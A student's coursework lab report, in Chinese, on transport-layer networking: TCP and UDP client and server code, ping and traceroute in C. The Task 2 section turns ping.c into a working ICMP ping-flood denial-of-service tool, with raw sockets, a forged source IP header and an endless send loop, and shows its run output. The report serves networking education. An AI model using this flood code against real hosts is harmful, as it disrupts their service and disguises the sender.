

# 实验一 传输层实验 计硕2109 / 2171960 / 徐文昊

---

- 实验一 传输层实验 计硕2109 / 2171960 / 徐文昊
  - 环境搭建
  - 任务 1: client.c 和 server.c
    - 调试 client.c 和 server.c
    - 实现基于 UDP 的 server.c 与 client.c
  - 任务 2: ping.c
    - 调试 ping.c
    - 修改 ping.c · 使其支持 ping 攻击
  - 任务 3: traceroute.c
    - 调试 traceroute.c
    - 基于 Raw Socket, 编写基于 UDP 的 traceroute.c
  - 总结

## 环境搭建

OS	Editor	Compiler
Windows 10	Visual Studio Code	MinGW


## 任务 1: client.c 和 server.c

上机调试 client.c 和 server.c, 编写基于 UDP 的 client.c 和 server.c.

调试 client.c 和 server.c

client.c 与 server.c 是基于 TCP 协议的客户端/服务器的 C 语言实现。

整个过程可以分解为以下步骤：



其中 TCP Server 执行：

1. 调用 `create()`, 创建一个 TCP socket.
2. 调用 `bind()`, 将此 Socket 绑定到特定地址.
3. 调用 `listen()`, 将服务器套接字置于监听模式，等待客户端向服务器建立连接.
4. 调用 `accept()`, 此时，客户机和服务器之间建立了连接，它们已经准备好传输数据.
5. 返回执行步骤 3.

TCP Client 执行：

1. 创建 TCP Socket。
2. 连接新创建的客户端 Socket 到服务器。

调试结果：

```

PROBLEMS 2 OUTPUT TERMINAL DEBUG CONSOLE
> src > neu-cs-master > Internet-
technology > project1 > example
> report
> .\server.exe
本服务器已被连接了1次
本服务器已被连接了2次
>

> .\client.exe
本服务器已被连接了1次
> .\client
本服务器已被连接了2次
>


```

实现基于 UDP 的 `server.c` 与 `client.c`

在 UDP 中，客户端不会像 TCP 中那样与服务器建立连接，而只是发送一个数据报。同样，服务器不需要接受连接，只需等待数据报到达。数据报在到达时包含发送方的地址，服务器使用该地址将数据发送到正确的客户

机。

其通信逻辑如下图。



其中 UDP Server 执行：

1. 创建 UDP Socket.
2. 将 Socket 绑定到服务器地址。
3. 等待来自客户端的数据报包到达。
4. 处理数据报包并向客户端发送应答。
5. 返回步骤 3.

UDP Client 执行：

1. 创建 UDP Socket.
2. 向服务器发送消息。
3. 等待，直到接收到来自服务器的响应。
4. 如果有必要，处理回复并返回到步骤2。
5. 关闭套接字描述符并退出。

UDP Server 关键代码.

```

// setup an UDP socket
SOCKET socket_fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
if (socket_fd == INVALID_SOCKET) {
    fprintf(stderr, "create socket with error: %d\n", WSAGetLastError());
    return 2;
}

SOCKADDR_IN server_addr, client_addr;
memset(&server_addr, 0, sizeof(server_addr));
memset(&client_addr, 0, sizeof(client_addr));
server_addr.sin_family = AF_INET;
server_addr.sin_addr.S_un.S_addr = htonl(INADDR_ANY);
server_addr.sin_port = htons(port);

// bind the fd to a specific address
err = bind(socket_fd, (SOCKADDR *)&server_addr, sizeof(SOCKADDR));
if (err != 0) {
    fprintf(stderr, "bind with error: %d\n", WSAGetLastError());
    return 3;
}

// Keep listening the data
int client_len = sizeof(client_addr);
char msg[MSG_LEN];
while (1) {
    err = recvfrom(socket_fd, msg, MSG_LEN, 0, (SOCKADDR *)&client_addr,
&client_len);
    if (err < 0) {
        fprintf(stderr, "recvfrom with error: %d\n", err);
        return 4;
    }

    sprintf(msg, "服务器已被连接 %d 次\n", ++visits);
    fprintf(stdout, msg);

    err = sendto(socket_fd, msg, strlen(msg), 0, (SOCKADDR *)&client_addr,
client_len);
    if (err == SOCKET_ERROR) {
        fprintf(stderr, "sendto with error: %d\n", err);
        return 5;
    }
}

```

UDP Client 关键代码.

```

// setup an UDP socket
SOCKET socket_fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
if (socket_fd == INVALID_SOCKET) {
    fprintf(stderr, "create socket with error: %d\n", WSAGetLastError());
    return 2;
}

```

```

}

SOCKADDR_IN server_addr;
memset(&server_addr, 0, sizeof(server_addr));
server_addr.sin_family = AF_INET;
server_addr.sin_addr.S_un.S_addr = inet_addr(ip);
server_addr.sin_port = htons(port);

// send a message to the server
int server_len = sizeof(server_addr);
char *msg = malloc(sizeof(char) * MSG_LEN);
strcpy(msg, "Hello World!");
err = sendto(socket_fd, msg, strlen(msg), 0, (SOCKADDR *)&server_addr,
             server_len);
if (err == SOCKET_ERROR) {
    fprintf(stderr, "sendto with error: %d\n", err);
    return 3;
}

// receive the response
err = recvfrom(socket_fd, msg, MSG_LEN, 0, (SOCKADDR *)&server_addr,
               &server_len);
if (err < 0) {
    fprintf(stderr, "recvfrom with error: %d\n", err);
    return 4;
}

```

执行结果：

```

PROBLEMS 2 OUTPUT TERMINAL DEBUG CONSOLE
> D: > src
> neu-cs-master > Internet-technology
> project1 > report
> .\udp-server.exe
服务器已被连接 1 次
服务器已被连接 2 次
服务器已被连接 3 次
[]

> .\udp-client.exe
服务器已被连接 1 次
> .\udp-client.exe
服务器已被连接 2 次
> .\udp-client.exe
服务器已被连接 3 次
> []

```

## 任务 2: ping.c

调试 ping.c

**Background:** ping.c 是一个基本的 Internet 工具，允许用户验证特定的 IP 地址是否存在，并且可以使用其他工具接受请求。Ping 通过打开一个 Raw Socket 发送 ICMP 数据包，这个套接字独立于 TCP 和 UDP。因为 IP 没有

任何发送错误和控制消息的内置机制。它依赖于互联网控制消息协议(ICMP)来提供错误控制。它用于报告错误和管理查询。

**Work Mechanism:** Ping 程序的工作原理很像声纳回波定位，它向指定的计算机发送一个包含 ICMP ECHO\_REQUEST 的 Packet，然后该计算机再发送一个 ECHO\_REPLY 包作为回应。该数据包具有一个 TTL (存活时间)值，该值决定路由器的最大跃点数。如果数据包没有到达目的地，那么发送者就会收到错误提示。错误类型如下:

1. TTL 在过境时过期
2. 目标主机不可到达
3. 请求超时，即没有答复
4. 未知宿主

下面是一个简单的 ping 程序的步骤:

1. 输入一个主机名。
2. 进行 DNS 查找。DNS 查找可以使用 `gethostbyname()` 完成。函数的作用是: 转换一个正常的人类可读的网站，并返回一个类型主机的结构，其中包含二进制点表示形式的 IP 地址和地址类型。
3. 使用 SOCK\_Raw 和 IPPROTO\_ICMP 协议打开一个 Raw Socket。需要 `sudo`。
4. Sending loop:
  1. 设置 TTL。TTL 值设置为限制一个数据包可以产生的跳数。
  2. 设置 `recv` 函数的超时。如果没有设置超时，将会死循环。
  3. 填充 ICMP Packet.
    1. 将包头类型设置为 ICMP\_ECHO。
    2. 将 id 设置为进程的 pid
    3. 随机填充 message.
    4. 计算校验和并填写。
  4. 发送 Packet.
  5. 等待它被接收。

修改 ping.c，使其支持 ping 攻击

From wikipedia：

A ping flood is a simple denial-of-service attack where the attacker overwhelms the victim with ICMP "echo request" (ping) packets. This is most effective by using the flood option of ping which sends ICMP packets as fast as possible without waiting for replies. Most implementations of ping require the user to be privileged in order to specify the flood option. It is most successful if the attacker has more bandwidth than the victim (for instance an attacker with a DSL line and the victim on a dial-up modem). The attacker hopes that the victim will respond with ICMP "echo reply" packets, thus consuming both outgoing bandwidth as well as incoming bandwidth. If the target system is slow enough, it is possible to consume enough of its CPU cycles for a user to notice a significant slowdown.

Ping Floods steps:

1. 通过 SOCK\_RAW 和 IPPROTO\_RAW 打开一个 Raw Socket, 指定 IP\_HDRINCL 为 1, 允许我们直接编辑 IP Header 与 Packet.
2. 伪造一个 IP Header，使用虚假的 Source IP.
3. 填充 ICMP Header.

#### 4. 发送 Packet · 无需等待回复。(Because of fake IP header...)

部分核心代码：

```
// The starting address of the whole packet is the starting address of the
// IPHeader
IPHeader *ip = (IPHeader *)packet;
ip->version = 4;
ip->ip_header_length = 5;
ip->type_of_service = 0;
ip->time_to_live = 255;
ip->total_length = htons(packet_size);
ip->id = rand();
ip->fragment_offset = 0;
ip->saddr.s_addr = inet_addr(source_ip);
ip->daddr.s_addr = inet_addr(dest_ip);
ip->protocol = IPPROTO_ICMP;


/*
    Step 2: build ICMP header.
    The beginning of the ICMP header is offset sizeof(IPHeader) bytes
    backward from the packet's beginning.
*/
ICMPHeader *icmp = (ICMPHeader *)(packet + (sizeof(IPHeader)));
icmp->type = ICMP_ECHO;
icmp->code = 0;
icmp->id = rand();
icmp->checksum = 0;

/*
    Step 6: send packet with random data in ping loop.
*/
fprintf(stdout, "Starting Ping flood attack. Terminated by Ctrl+c...\n");
int cnt = 0;
while (KEEP_RUNNING) {
    // reset ICMP data
    memset(packet + sizeof(IPHeader) + sizeof(ICMPHeader), rand() % 255,
           payload_size);
    // recalculate the ICMP header checksum since we are filling the ICMP
    // data with random data
    icmp->checksum = 0;
    icmp->checksum =
        checksum((unsigned short *)icmp, sizeof(ICMPHeader) + payload_size);

    err = sendto(socket_fd, packet, packet_size, 0,
                  (struct sockaddr *)&dest, sizeof(dest));
    if (err < 0) {
        fprintf(stderr, "sendto failed with error: %d\n",
                WSAGetLastError());
        ExitProcess(STATUS_FAILED);
    }
    fprintf(stdout, "sent %d packet(s).\n", ++cnt);
}
```

```
Sleep(1000);  
}
```

运行结果:



```
xuwhao@DESKTOP-Xuwhao D: > src > neu-cs-master >  
> .\ping.exe 192.168.172.1 127.0.0.1 64  
Source ip is: 192.168.172.1, receiver ip is: 127.0.0.1.  
Starting Ping flood attack. Terminated by Ctrl+c...  
sent 1 packet(s).  
sent 2 packet(s).  
sent 3 packet(s).  
sent 4 packet(s).  
sent 5 packet(s).  
sent 6 packet(s).  
sent 7 packet(s).  
sent 8 packet(s).  
sent 9 packet(s).  
sent 10 packet(s).  
sent 11 packet(s).  
sent 12 packet(s).  
sent 13 packet(s).  
sent 14 packet(s).  
sent 15 packet(s).  
Bye bye!
```


### 任务 3: traceroute.c

调试 traceroute.c


Traceroute 的基本原理是向外发送带有逐次递增 TTL 的数据包从而获取的路径中每一跳的信息。

Host A 向 Host B 做 traceroute, Host A 第一次会发出一个 TTL=1 的数据包, 当该数据包到达 R1 时, TTL 会变为 0 (网络上每经过一跳 TTL 会减去 1), R1 会将 TTL=0 的数据包丢弃并返回一个 ICMP Time Exceeded 给 Host A。Host A 发出第二个数据包并将 TTL 增加 1 (TTL=2), 该数据包到达 R2 后 TTL=0, R2 向 Host A 返回 ICMP Time Exceeded。依此类推, 直到 TTL 增加到一个合适的值让数据包顺利到达 Host B, Host B 会返回一个 Final Replay 给 Host A。





基于 ICMP 的 traceroute.c，通过发送 ICMP ECHO REQUEST，接受 ICMP ECHO REPLY 来实现。



调试运行结果：

```
xuwhao@DESKTOP-Xuwhao D: > src > neu-cs-master > report
> & 'c:\Users\xuwhao\.vscode\extensions\ms-vscode.cpptools-1.7.1\de
5' '--stdout=Microsoft-MIEngine-Out-xzcktof5.0xg' '--stderr=Microsof
=D:\Programs\MinGW-w64\mingw64\bin\gdb.exe' '--interpreter=mi'

Tracing route to mail.neu.edu.cn over a maximum of 30 hops:


 1  Receive Request timed out.
 2  Receive Request timed out.
 3  202.118.0.153
 4  mail.neu.edu.cn (202.118.1.83)
Press [Enter] to end...
```

基于 Raw Socket, 编写基于 UDP 的 traceroute.c

与基于 ICMP 的 traceroute 相比，其主要区别如下。

Protocol	Packet	Routing Reply	Final Reply
ICMP	ICMP Echo Request	ICMP Timeout	ICMP Echo Reply
UDP	UDP Packet	ICMP Timeout	ICMP Destination Unreachable

其执行流程如下图。



主要实现步骤：

1. 构建 IP 与 UDP 报头。
2. 打开 2 个 Socket: 一个用于在 SOCK\_RAW 模式下发送 UDP 数据包(用于操作 TTL)，另一个用于从各级路由处接收 ICMP 应答。
3. 在循环中，调用 `sendto()`，发送 UDP Packet，端口为 33434。
4. 将之前创建的 ICMP Socket 绑定到指定地址，持续接收并处理 ICMP 应答消息，若是 ICMP 报头中的 type 等于 3，也就是 ICMP Destination Unreachable 时，traceroute 结束。

核心代码：

```
/*
    修改 ICMP decode 函数，在 case ICMP_DESTUNREACH 这种情况返回 1，意味着 traceroute
    执行完毕。
*/
int decode_resp(char *buf, int bytes, SOCKADDR_IN *from, int ttl) {
    IpHeader *iphdr = NULL;
    IcmpHeader *icmphdr = NULL;
    unsigned short iphdrlen;
    struct hostent *lpHostent = NULL;
    struct in_addr inaddr = from->sin_addr;
    iphdr = (IpHeader *)buf;
    // Number of 32-bit words * 4 = bytes
    iphdrlen = iphdr->h_len * 4;
    if (bytes < iphdrlen + ICMP_MIN)
        printf("Too few bytes from %s\n", inet_ntoa(from->sin_addr));
    icmphdr = (IcmpHeader *)(buf + iphdrlen);
    switch (icmphdr->i_type) {
        case ICMP_ECHOREPLY: // Response from destination
            lpHostent = gethostbyaddr((const char *)&from->sin_addr, AF_INET,
                                      sizeof(struct in_addr));
            if (lpHostent != NULL)
                printf("%2d %s (%s)\n", ttl, lpHostent->h_name, inet_ntoa(inaddr));
            return 0;
            break;
        case ICMP_TIMEOUT: // Response from router along the way
            printf("%2d %s\n", ttl, inet_ntoa(inaddr));
            return 0;
            break;
        case ICMP_DESTUNREACH: // Can't reach the destination at all
            // printf("%2d %s reports: Host is unreachable\n", ttl,
            //        inet_ntoa(inaddr));
            lpHostent = gethostbyaddr((const char *)&from->sin_addr, AF_INET,
                                      sizeof(struct in_addr));
            if (lpHostent != NULL)
                printf("%2d %s (%s) received final reply ICMP_DESTUNREACH\n", ttl,
                    lpHostent->h_name, inet_ntoa(inaddr));
            return 1;
            break;
        default:
            printf("non-echo type %d recvd\n", icmphdr->i_type);
            return 1;
            break;
    }
}
```

```

        return 0;
    }

// 填充 UDP 数据 · 设定端口
void fill_udp_data(char *udp_data, int datasize){
    UdpHeader *udp_header;
    char *datapart;
    udp_header = (UdpHeader *) udp_data;
    udp_header->checksum = 0;
    udp_header->length = 8;
    udp_header->source_port=htons(33434);
    udp_header->dest_port=htons(33434);
}

/*
  创建 ICMP Socket, 发送 UDP 数据包 · 接收回应并处理
*/
// create socket to receive ICMP reply
SOCKET sock = WSASocket(AF_INET, SOCK_RAW, IPPROTO_ICMP, NULL, 0,
                        WSA_FLAG_OVERLAPPED);

SOCKADDR_IN server_addr, from;
int fromlen = sizeof(from);
memset(&server_addr, 0, sizeof(server_addr));
server_addr.sin_family = AF_INET;
server_addr.sin_addr.S_un.S_addr = htonl(INADDR_ANY);
server_addr.sin_port = htons(33434);

// Set the receive and send timeout values to a second
timeout = 1000;
ret = setsockopt(sock, SOL_SOCKET, SO_RCVTIMEO, (char *)&timeout,
                sizeof(timeout));
if (ret == SOCKET_ERROR) {
    printf("setsockopt(SO_RCVTIMEO) failed: %d\n", WSAGetLastError());
    return -1;
}
timeout = 1000;
ret = setsockopt(sock, SOL_SOCKET, SO_SNDTIMEO, (char *)&timeout,
                sizeof(timeout));
if (ret == SOCKET_ERROR) {
